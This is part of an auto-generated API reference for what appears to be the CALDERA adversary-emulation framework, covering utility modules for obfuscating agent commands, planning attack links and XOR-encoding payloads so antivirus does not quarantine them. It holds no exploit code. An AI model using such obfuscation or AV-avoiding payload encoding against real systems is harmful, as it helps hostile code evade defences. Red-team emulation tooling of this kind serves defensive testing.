Persist objectives. Accepts single objective or a bulk set of objectives. For bulk, supply dict of form {"bulk": [{objective}, ...]}.

async persist_source(*access*, *data*)

Persist sources. Accepts single source or bulk set of sources. For bulk, supply dict of form {"bulk": [{<sourc>}, {<source>},...]}.

async task_agent_with_ability(*paw*, *ability_id*, *obfuscator*, *facts=()*)

async update_agent_data(*data*)

async update_chain_data(*data*)

async update_config(*data*)

async update_operation(*op_id*, *state=None*, *autonomous=None*, *obfuscator=None*)

async update_planner(*data*)
Update a new planner from either the GUI or REST API with new stopping conditions. This overwrites the existing YML file. :param data: :return: the ID of the created adversary

22.6 app.utility namespace

22.6.1 Submodules

22.6.2 app.utility.base_obfuscator module

class app.utility.base_obfuscator.**BaseObfuscator**(*agent*)
Bases: *app.utility.base_world.BaseWorld*

run(*link*, ***kwargs*)

22.6.3 app.utility.base_object module

class app.utility.base_object.**BaseObject**
Bases: *app.utility.base_world.BaseWorld*

property access

static clean(*d*)

property created

property display

display_schema = None

static hash(*s*)

classmethod load(*dict_obj*)

load_schema = None

match(*criteria*)

replace_app_props(*encoded_string*)

static retrieve(*collection*, *unique*)

schema = None

search_tags(*value*)

update(*field*, *value*)

22.6.4 app.utility.base_parser module

class app.utility.base_parser.**BaseParser**(*parser_info*)
Bases: object

static broadcastip(*blob*)

static email(*blob*)
Parse out email addresses :param blob: :return:

static filename(*blob*)
Parse out filenames :param blob: :return:

static ip(*blob*)

static line(*blob*)
Split a blob by line :param blob: :return:

static load_json(*blob*)

static set_value(*search*, *match*, *used_facts*)
Determine the value of a source/target for a Relationship :param search: a fact property to look for; either a source or target fact :param match: a parsing match :param used_facts: a list of facts that were used in a command :return: either None, the value of a matched used_fact, or the parsing match

22.6.5 app.utility.base_planning_svc module

class app.utility.base_planning_svc.**BasePlanningService**
Bases: *app.utility.base_service.BaseService*

async add_test_variants(*links*, *agent*, *facts=()*, *rules=()*)
Create a list of all possible links for a given set of templates

Parameters

- **links** –
- **agent** –
- **facts** –
- **rules** –

Returns updated list of links

async obfuscate_commands(*agent*, *obfuscator*, *links*)

re_index = re.compile('(?<=\\[filters\\().+?(?=\\)\\])')

re_limited = re.compile('#{.*\\[*\\]}')

re_trait = re.compile('(?<=\\{).+?(?=\\[)')

re_variable = re.compile('#{(.*?)}', re.DOTALL)

async static remove_completed_links(*operation*, *agent*, *links*)
Remove any links that have already been completed by the operation for the agent

Parameters

- **operation** –
- **links** –
- **agent** –

Returns updated list of links

async static remove_links_above_visibility(*links*, *operation*)

async static remove_links_missing_facts(*links*)
Remove any links that did not have facts encoded into command

Parameters **links** –

Returns updated list of links

async remove_links_missing_requirements(*links*, *operation*)

async trim_links(*operation*, *links*, *agent*)

Trim links in supplied list. Where 'trim' entails:

- adding all possible test variants
- removing completed links (i.e. agent has already completed)
- removing links that did not have template fact variables replaced by fact values

Parameters

- **operation** –
- **links** –
- **agent** –

Returns trimmed list of links

22.6.6 app.utility.base_service module

class app.utility.base_service.**BaseService**
Bases: *app.utility.base_world.BaseWorld*

add_service(*name*, *svc*)

classmethod get_service(*name*)

classmethod get_services()

22.6.7 app.utility.base_world module

class app.utility.base_world.**AccessSchema**(**, only: Union[Sequence[str], Set[str]] = None, exclude: Union[Sequence[str], Set[str]] = (), many: bool = False, context: Dict = None, load_only: Union[Sequence[str], Set[str]] = (), dump_only: Union[Sequence[str], Set[str]] = (), partial: Union[bool, Sequence[str], Set[str]] = False, unknown: str = None*)
Bases: marshmallow.schema.Schema

opts = <marshmallow.schema.SchemaOpts object>

class app.utility.base_world.**BaseWorld**
Bases: object

A collection of base static functions for service & object module usage

class Access
Bases: enum.Enum

An enumeration.

APP = 0

BLUE = 2

HIDDEN = 3

RED = 1

class Privileges
Bases: enum.Enum

An enumeration.

Elevated = 1

User = 0

static apply_config(*name*, *config*)

static check_requirement(*params*)

static create_logger(*name*)

static decode_bytes(*s*)

static encode_string(*s*)

static generate_name(*size=16*)

static generate_number(*size=6*)

static get_config(*prop=None*, *name=None*)

static get_current_timestamp(*date_format='%Y-%m-%d %H:%M:%S'*)

static get_version(*path='.'*)

static is_base64(*s*)

static is_uuid4(*s*)

static jitter(*fraction*)

async static load_module(*module_type*, *module_info*)

static prepend_to_file(*filename*, *line*)

re_base64 = re.compile('[0-9a-f]{8}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{12}',

static set_config(*name*, *prop*, *value*)

static strip_yml(*path*)

async static walk_file_path(*path*, *target*)

class app.utility.base_world.**PrivilegesSchema**(**, only: Union[Sequence[str], Set[str]] = None, exclude: Union[Sequence[str], Set[str]] = (), many: bool = False, context: Dict = None, load_only: Union[Sequence[str], Set[str]] = (), dump_only: Union[Sequence[str], Set[str]] = (), partial: Union[bool, Sequence[str], Set[str]] = False, unknown: str = None*)

Bases: marshmallow.schema.Schema

opts = <marshmallow.schema.SchemaOpts object>

22.6.8 app.utility.config_generator module

app.utility.config_generator.**ensure_local_config**()
Checks if a local.yml config file exists. If not, generates a new local.yml file using secure random values.

app.utility.config_generator.**log_config_message**(*config_path*)

app.utility.config_generator.**make_secure_config**()

22.6.9 app.utility.file_decryptor module

app.utility.file_decryptor.**decrypt**(*filename*, *configuration*, *output_file=None*, *b64decode=False*)

app.utility.file_decryptor.**get_encryptor**(*salt*, *key*)

app.utility.file_decryptor.**read**(*filename*, *encryptor*)

22.6.10 app.utility.payload_encoder module

This module contains helper functions for encoding and decoding payload files.

If AV is running on the server host, then it may sometimes flag, quarantine, or delete CALDERA payloads. To help prevent this, encoded payloads can be used to prevent AV from breaking the server. The convention expected by the server is that encoded payloads will be XOR'ed with the DEFAULT_KEY contained in the payload_encoder.py module.

Additionally, payload_encoder.py can be used from the command-line to add a new encoded payload.

```
` python /path/to/payload_encoder.py input_file output_file `
```

NOTE: In order for the server to detect the availability of an encoded payload, the payload file's name must end in the *.xored* extension.

app.utility.payload_encoder.**xor_bytes**(*in_bytes*, *key=None*)

app.utility.payload_encoder.**xor_file**(*input_file*, *output_file=None*, *key=None*)

22.6.11 app.utility.rule_set module

class app.utility.rule_set.**RuleAction**
Bases: enum.Enum

An enumeration.

ALLOW = 1

DENY = 0

class app.utility.rule_set.**RuleSet**(*rules*)
Bases: object

async apply_rules(*facts*)

async is_fact_allowed(*fact*)

CHAPTER

TWENTYTHREE

INDICES AND TABLES

- genindex
- modindex
- search

PYTHON MODULE INDEX

a

INDEX

A

B

C

D

E

F

G

H

I

J

K

L

M

N

O

P

R

S

T

U

V

W

X